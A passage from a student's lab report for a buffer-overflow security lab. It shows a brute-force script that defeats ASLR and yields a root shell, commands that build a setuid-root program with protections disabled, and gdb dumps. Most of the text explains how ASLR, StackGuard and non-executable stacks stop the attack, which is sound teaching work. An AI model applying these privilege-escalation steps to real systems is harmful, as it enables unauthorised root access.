
**Q9: Describe and explain your observation.**

As we can see the result from above, by following the instructions which turn on the Address randomization and execute the same attack from task 2 again, the segmentation fault is thrown as the result. This is because the Address Space Randomization(ASLR) is used by the OS to randomize the starting address of heap and stack in order to make guessing the exact addresses difficult, meanwhile, the buffer-overflow



attack depends on the ability to know the locality of executable code, so the ASLR prevent the attack and makes this attack fail.

**Q10: Include a screenshot showing your code used to brute force the attack**




```
zhouyun@barretts.ecs.vuw.ac.nz
GNU nano 2.5.3 File: script.sh
#!/bin/bash
SECONDS=0
value=0

while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```


Follow the instructions by adding the script.sh via nano command, this script is used for brute force attack which is to attack the vulnerable program repeatedly. The above screenshot shows the script code.

Follow the instructions and do the following command to enable the attack, as the screenshot shown below.



```
zhouyun@barretts.ecs.vuw.ac.nz
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ nano script.sh
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ chmod +x script.sh
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ ./script.sh
```

**Q11: Include a screenshot showing the results of your brute force attack.**



```
zhouyun@barretts.ecs.vuw.ac.nz
1 minutes and 9 seconds elapsed.
The program has been running 95566 times so far.
./script.sh: line 14: 19360 Segmentation fault      ./stack
1 minutes and 9 seconds elapsed.
The program has been running 95567 times so far.
./script.sh: line 14: 19361 Segmentation fault      ./stack
1 minutes and 9 seconds elapsed.
The program has been running 95568 times so far.
./script.sh: line 14: 19362 Segmentation fault      ./stack
1 minutes and 9 seconds elapsed.
The program has been running 95569 times so far.
./script.sh: line 14: 19363 Segmentation fault      ./stack
1 minutes and 9 seconds elapsed.
The program has been running 95570 times so far.
./script.sh: line 14: 19364 Segmentation fault      ./stack
1 minutes and 9 seconds elapsed.
The program has been running 95571 times so far.
./script.sh: line 14: 19365 Segmentation fault      ./stack
1 minutes and 9 seconds elapsed.
The program has been running 95572 times so far.
./script.sh: line 14: 19366 Segmentation fault      ./stack
1 minutes and 9 seconds elapsed.
The program has been running 95573 times so far.
./script.sh: line 14: 19367 Segmentation fault      ./stack
1 minutes and 9 seconds elapsed.
The program has been running 95574 times so far.
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# id -u
0
#
```

**Q12: Describe your observations and discuss what factors might cause the brute forcing take a shorter or longer time?**

As the screenshot shown above, the Address Randomization has been overcome via brute force and the root access is gained successfully. Due to stacks on 32-bit Linux OS has only 19 bits of entropy, which means the stack base address can have  **$2^{19}$  possibilities**, therefore the brute-force attack approach is to attack these possibilities from the vulnerable program until the correct stack base address that has been found.

In conclusion, the factor that affects the time for brute-forcing attack is the size of the memory which holds the stack base address value, in 32-bit OS it only has  $2^{19}$  possibilities which is easy to be exhausted, but in 64-bit OS take much longer time.

## Task 5: Turn on the StackGuard Protection

**Q13: Include a screenshot showing your experiment and any error messages observed.**

Turning off the address randomization, and recompile the program again with the StackGuard protection on, then execute the attack from task 2 to see what will happen:

```
zhouyun@barretts.ecs.vuw.ac.nz
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ gcc -o stack -z execstack -g stack.c
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chown root stack
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chmod 4755 stack
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ ./exploit
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$
```

Looking at the stack program in gdb:

```
zhouyun@barretts.ecs.vuw.ac.nz

-----registers-----
EAX: 0x0
EBX: 0x5ecf
ECX: 0x5ecf
EDX: 0x6
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xbffffec4 --> 0xb7fe3e60 (<check_match+304>:      add    esp,0x10)
EBP: 0xbffff070 --> 0xb7f660ac ("stack smashing detected")
ESP: 0xbffff08 --> 0xbffff078 --> 0xb7f660ac ("stack smashing detected")
EIP: 0xb7fd9ce5 (<__kernel_vsyscall+9>: pop    ebp)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)

-----code-----
0xb7fd9cdf <__kernel_vsyscall+3>:  mov    ebp,esp
0xb7fd9ce1 <__kernel_vsyscall+5>:  sysenter
0xb7fd9ce3 <__kernel_vsyscall+7>:  int     0x80
=> 0xb7fd9ce5 <__kernel_vsyscall+9>:  pop    ebp
0xb7fd9ce6 <__kernel_vsyscall+10>: pop    edx
0xb7fd9ce7 <__kernel_vsyscall+11>: pop    ecx
0xb7fd9ce8 <__kernel_vsyscall+12>: ret
0xb7fd9ce9:  nop

-----stack-----
0000| 0xbffff08 --> 0xbffff078 --> 0xb7f660ac ("stack smashing detected")
0004| 0xbffff0c --> 0x6
0008| 0xbffff10 --> 0x5ecf
0012| 0xbffff14 --> 0xb7e33ea9 (<__GI_raise+57>:      cmp    eax,0xffffffff)
0016| 0xbffff18 --> 0xb7fba000 --> 0x1b1db0
0020| 0xbffff1c --> 0xb7e35407 (<__GI_abort+343>:  mov    edx,DWORD PTR gs:0x8)
0024| 0xbffff20 --> 0x6
0028| 0xbffff24 --> 0xbffff044 --> 0x20 (' ')


Legend: code, data, rodata, value
Stopped reason: SIGABRT
0xb7fd9ce5 in __kernel_vsyscall ()
gdb-peda$
```

### Q14: Why did you get the results that you observed?

When the StackGuard protection is on, a small value which is known as Canary has been inserted by the StackGuard[2] and the small value is between the stack variables (i.e. buffer) and the function return address. The Canary will be overwritten if the stack-buffer overflows has occurred. The Canary value will be checked during function return to see whether it remains the same or not. If the value is not the same which means the value has been changed, then the program will be terminated. Therefore, that's why the result of the Q13 Screenshot shows us that ./stack terminated and Aborted.

## Task 6: Turn on the Non-executable Stack Protection

### Q15: Include a screenshot showing how you carried out the experiment and results.



```
zhouyun@barretts.ecs.vuw.ac.nz
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chown root stack
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ sudo chmod 4755 stack
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ ./exploit
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$ ./stack
Segmentation fault
[10/13/20]seed@ip-172-31-86-22:~/cybr271-public$
```

### Q16: Explain your results. In particular, answer the following questions. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult

The gdb view of the stack:



```
zhouyun@barretts.ecs.vuw.ac.nz
-----registers-----
EAX: 0x1
EBX: 0x0
ECX: 0xbffff330 --> 0x5350e389
EDX: 0xbffff2f1 --> 0x5350e389
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0x90909090
ESP: 0xbffff120 --> 0x90909090
EIP: 0xbffff1d0 --> 0x90909090
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0xbffff1cd: nop
0xbffff1ce: nop
0xbffff1cf: nop
=> 0xbffff1d0: nop
0xbffff1d1: nop
0xbffff1d2: nop
0xbffff1d3: nop
0xbffff1d4: nop
-----stack-----
0000| 0xbffff120 --> 0x90909090
0004| 0xbffff124 --> 0x90909090
0008| 0xbffff128 --> 0x90909090
0012| 0xbffff12c --> 0x90909090
0016| 0xbffff130 --> 0x90909090
0020| 0xbffff134 --> 0x90909090
0024| 0xbffff138 --> 0x90909090
0028| 0xbffff13c --> 0x90909090
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbffff1d0 in ?? ()
gdb-peda$
```

As we can see from the screenshot from Q15, the result gives us the Segmentation fault and the above screenshot shows us that it stops when the Segmentation fault occurs.

### Can you get a shell?

No, I can't. What I have got is the Segmentation fault, which means the shellcode does not run properly on the stack.

### If not, what is the problem?

As the Non-executable Stack Protection has been turned on, the NX bit which stands for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable. Thus, the shellcode can not be launched and it restricts the privilege which prevents the ability for anyone to run shellcode on the stack. That's why the Segmentation fault is thrown and the shell can not be obtained by me or anyone else.

## How does this protection scheme make your attacks difficult?

As this protection scheme implements the no-executable feature on the stack portion of the user process's virtual address space, so the ability to run shellcode on stack has been disabled. This brings inconvenience to the attacker as it is impossible for the attacker to point the particular specified return address of the value back to the stack. Although this protection scheme has made an effective defense in which prevents the ability to run the executable code on stack, the buffer-overflow attack can still be enabled as there are other ways to run malicious code after exploiting a buffer-overflow vulnerability. For instance, the return-to-libc attack is the typical example and it is developed by the same author who developed the non-executable stack feature. Therefore, this protection scheme has made the attack difficult but it does not root out the buffer-overflow vulnerability.

## Reference List:

[1]

<https://mediatemple.net/community/products/dv/204643890/an-introduction-to-the-root-user#:~:text=Privileges%20and%20permissions,to%20a%20files%20and%20commands>

[2]<https://access.redhat.com/blogs/766093/posts/3548631>

Lecture slides and instructions are also references.